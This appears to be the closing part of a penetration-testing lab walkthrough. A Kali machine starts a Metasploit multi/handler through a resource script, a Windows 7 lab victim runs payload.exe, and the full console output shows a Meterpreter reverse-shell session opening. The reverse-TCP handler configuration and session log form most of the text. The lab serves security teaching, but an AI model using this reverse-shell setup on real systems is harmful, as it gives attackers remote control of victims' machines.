
To launch our new meterpreter script, at the terminal prompt, type:

```
msfconsole -r handler_tcp.rc
```



```
┌──(root💀kali)-[~/Desktop/temp]
└─# msfconsole -r handler_tcp.rc
```


If the script completes successfully, your kali should be standing by for communication from your Windows 7 Pro machine when you launch the payload.exe.




```
resource (handler_tcp.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (handler_tcp.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
resource (handler_tcp.rc)> set LHOST 10.0.2.15
LHOST ⇒ 10.0.2.15
resource (handler_tcp.rc)> set LPORT 4444
LPORT ⇒ 4444
resource (handler_tcp.rc)> run
[*] Started reverse TCP handler on 10.0.2.15:4444
```

Kali is now waiting patiently for our Windows 7 Pro victim to launch the payload.exe file and establish a reverse shell using a Meterpreter.

Return to your Windows 7 Pro machine. Open the Documents folder and 2X click the payload.exe file.



When prompt, click the Run button.




The publisher could not be verified. Are you sure you want to run this software?

Name: C:\Users\IEUser\Documents\payload.exe
Publisher: **Unknown Publisher**
Type: Application
From: C:\Users\IEUser\Documents\payload.exe

☑ Always ask before opening this file

This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust.
How can I decide what software to run?

Return to your Kali terminal, and you should see a Meterpreter prompt.



```
resource (handler_tcp.rc)> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (handler_tcp.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (handler_tcp.rc)> set LHOST 10.0.2.15
LHOST => 10.0.2.15
resource (handler_tcp.rc)> set LPORT 4444
LPORT => 4444
resource (handler_tcp.rc)> run
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (175174 bytes) to 10.0.2.21
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.21:49160) at 2021-03-25 03:30:38 -0400

meterpreter >
```

Summary

In this first lab of the section, you have established a reverse shell using a resource script file. You also learned how to create a payload using msfvenom. We now have a Windows 7 Pro machine ready for post-exploitation and a quick and easy way to establish a meterpreter session as needed to get the job done remotely.

End of the lab!